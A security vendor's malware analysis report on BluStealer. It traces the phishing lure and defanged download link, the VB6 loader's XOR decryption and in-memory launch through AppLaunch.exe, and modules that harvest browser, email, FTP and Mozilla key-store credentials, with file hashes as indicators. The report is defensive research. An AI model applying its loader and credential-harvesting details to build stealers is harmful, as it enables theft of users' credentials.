GoSecure Titan Labs Technical Report: BluStealer Malware Threat

gosecure.net/blog/2021/09/22/gosecure-titan-labs-technical-report-blustealer-malware-threat/

GoSecure September 22, 2021

GoSecure Titan Labs obtained a sample of the high-profile malware identified as BluStealer – that can steal credentials, passwords, credit card data, and more. The expert investigators at Titan Labs developed this detailed analysis that examines the infection vector, components, methods of exfiltration and capabilities.
This sample of an optical disc image (ISO) file (01d4b90cc7c6281941483e1cccd438b2) from GoSecure's Inbox Detection and Response (IDR) team embedded within the ISO file is a 32-bit executable (6f7302e24899d1c05dcabbc8ec3e84d4) compiled in Visual Basic 6. The following is an in-depth analysis of the portable executable (PE).

GoSecure Titan Labs obtained a sample of the high-profile malware identified as BluStealer – that can steal credentials, passwords, credit card data, and more. The expert investigators at Titan Labs developed this detailed analysis that examines the infection vector, components, methods of exfiltration and capabilities.
This sample of an optical disc image (ISO) file (01d4b90cc7c6281941483e1cccd438b2) from GoSecure's Inbox Detection and Response (IDR) team embedded within the ISO file is a 32-bit executable (6f7302e24899d1c05dcabbc8ec3e84d4) compiled in Visual Basic 6. The following is an in-depth analysis of the portable executable (PE).

Analysis

2.0.1 Infection Vector

The initial infection vector is via malspam containing links to cdn.discord.com. Using Discord's content delivery network (CDN) as a malware distribution system continues to grow in popularity among threat actors. The email (1010589761b3051eec33681d0513242a) in this case, shown in *Figure 1*, purports to be from DHL Express, stating that a shipment is on the way and that it can be tracked or changed by clicking the link labelled here, which downloads

the malicious ISO file from hxxps://cdn[.]discordapp[.]com/attachments/829530662406193185/882109821736865832/Your_DHL_Shipment_Notification.pdf.iso. This particular campaign does not exclusively use *DHL* spoofed emails, as emails spoofing other companies have also been observed dropping the same final payload.



Figure 1: Malspam

2.0.2 BluStealer's Main Component

As displayed in *Figure 2*, the resource section of the PE contains data with extremely high entropy, indicating that it is encrypted. This, along with the large size of the resource section, suggests that the PE is a loader. Examining the resource section reveals two large arrays of encrypted data contained within a segment of the resource section named *CUSTOM*.



Figure 2: Packed Resource Section

Opening the PE in x64dbg, we can see that the first instruction at the entry point is a call to *MSVBVM60.ThunRTMain*. Executables compiled in VB6 and lower begin with a call to *ThunRTMain*, which takes an address as its only argument. This address points to a structure, beginning with VB5!, that contains information about the given program. At an offset of 45 bytes, the structure normally contains the address of *aSubMain*, which is the program's main function. However, as displayed in *Figure 3*, the address in this instance consists of only null bytes, indicating that the executable had either been obfuscated or had its compilation routine modified.



Figure 3: Call to ThunRTMain

Once inside user-defined code, it can be seen that an encryption key is created with a call to *bcrypt.BCryptGenerateSymm etricKey*. Next, an array is created that contains the hex values 1 through 1300. Each element of the array is allotted 16 bytes, as depicted in *Figure 4*.



Figure 4: Initialized Array

Using the encryption key that was created previously, the malware encrypts the newly initialized array with a call to *bcrypt.BCryptEncrypt*. These encrypted bytes will be used as XOR keys, and are shown in *Figure 5*.



Figure 5: XOR Keys

The malware then loads the first array of ciphertext from its resource section into memory and proceeds to decrypt it. As can be observed from the decryption routine, depicted in *Figure 6*, a byte from the ciphertext, pointed to by the address stored in the ESI register, is moved into the BL register. This value is then XORed with a XOR key, pointed to by the address stored in the EAX register. The resulting value is then moved back to its original place in the ciphertext array. The pointers to both the ciphertext and XOR keys are incremented by one and the process continues in a loop until the ciphertext is fully decrypted.



Figure 6: Decryption Routine

The decrypted ciphertext yields a PE. As shown in *Figure 7*, the malware loads the PE with a call to *user32.CallWindowProcW*, with *C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe* as its second argument and the PE's address as its third. In this manner, the PE is executed with *AppLaunch.exe*, which is a Microsoft .NET launch utility. This confirms our suspicions that the malware is indeed a loader.



Figure 7: Call to CallWindowProcW

2.0.3 ChromeRecovery.exe Stealing Module

Figure 8 displays the loaded PE, a 32-bit .NET assembly with the internal name *ChromeRecovery.exe* and the MD5 hash 53e09987f7b648fb5c594734a8f7c4e4, opened in *dnSpy*, a .NET debugger and decompiler. *ChromeRecovery.exe* begins by gathering system information, such as the computer name, username, Windows version, antivirus solution, CPU name, GPU name, the amount of RAM, internal IP, and external IP. This information is written to *C:\Users\<username> \AppData \Roaming \Microsoft \Windows \Templates \credentials.txt*. It steals login credentials and credit card data from numerous web browsers, such as Chrome, Edge, FireFox, Opera, and Yandex, by targeting the *Cookies* and *Web Data* caches. It also steals login credentials from Pidgin, NordVPN, SQLite, FileZilla and CoreFTP, and numerous email clients, such as Outlook, ThunderBird, and Foxmail. It appends all data to *credentials.txt*. Also depicted in *Figure 8* is the format in which stolen credentials are written. Contained within ChromeRecovery.exe's resource section is a 32-bit .Net assembly with the internal name *ConsoleApp8.exe* (4509c33c251e8e075e4aa95001e35cdf), which is saved to the Templates directory, executed and then deleted. *ConsoleApp8.exe* steals credentials from Windows Vault and WinSCP and appends them to credentials.txt. One of our file detection signatures entitled *malware_blustealer_0*, listed below in the *Detections* section, alerted on ChromeRecovery.exe as *BluStealer*. Interestingly, the malware sample that the signature was based on was a 32-bit VB6-compiled executable (a1329dab78d5bac41e39034d840c30f1), analyzed in June of this year. Comparing both samples, we found that *BluStealer*'s full functionality was originally contained within a single PE file. However, it would appear as though *BluStealer*'s authors have opted for a more modular malware, spreading its functionality, as well as enhancing it, across multiple binaries.



Figure 8: ChromeRecovery.exe Credential Stealing Module

2.0.4 ThunderFox.exe Stealing Module

When execution is transferred back to the loader, it loads the second array of ciphertext from its resource section into memory and proceeds to decrypt it in the exact same manner as it employed with the first one. This also results in a 32-bit .NET assembly (00cdcfc91db339be14f441be75e0dec7), which is also loaded with *AppLaunch.exe* via *user32.CallWindowProcW*. Opening the file, internally named *5.exe*, in dnSpy reveals that it decompresses the file entitled app from its resource section and reflectively loads it via a call to *MethodBase.Invoke*, as shown in *Figure 9*.



Figure 9: 5.exe

The decompressed file is yet another 32-bit .NET Assembly (6ae510da968ebcbf5a8661c080ac12fd). Its name, *Thunder-Fox.exe*, is an amalgamation of *ThunderBird* and *FireFox* since it targets Mozilla products, which also includes *Waterfox, K-Meleon, IceDragon, Cyberfox, BlackHawK, Pale Moon*. These products are also targeted by ChromeRecovery.exe but in a different manner. As depicted in *Figure 10*, *ThunderFox* extracts login credentials from *logins.json, key4.db, signons.sqlite*, and *key3.db. logins.json* stores encrypted passwords for Mozilla products, while *key4.db* is the Network Security Services (NSS) key database used to store Mozilla encryption data, which is required to decrypt the encrypted passwords in *logins.json. signons.sqlite* and *key3.db* have the same functionality just described but are used with legacy versions of Mozilla products. The stolen data is formatted the same as with *ChromeRecovery* and is also appended to *credentials.txt*.

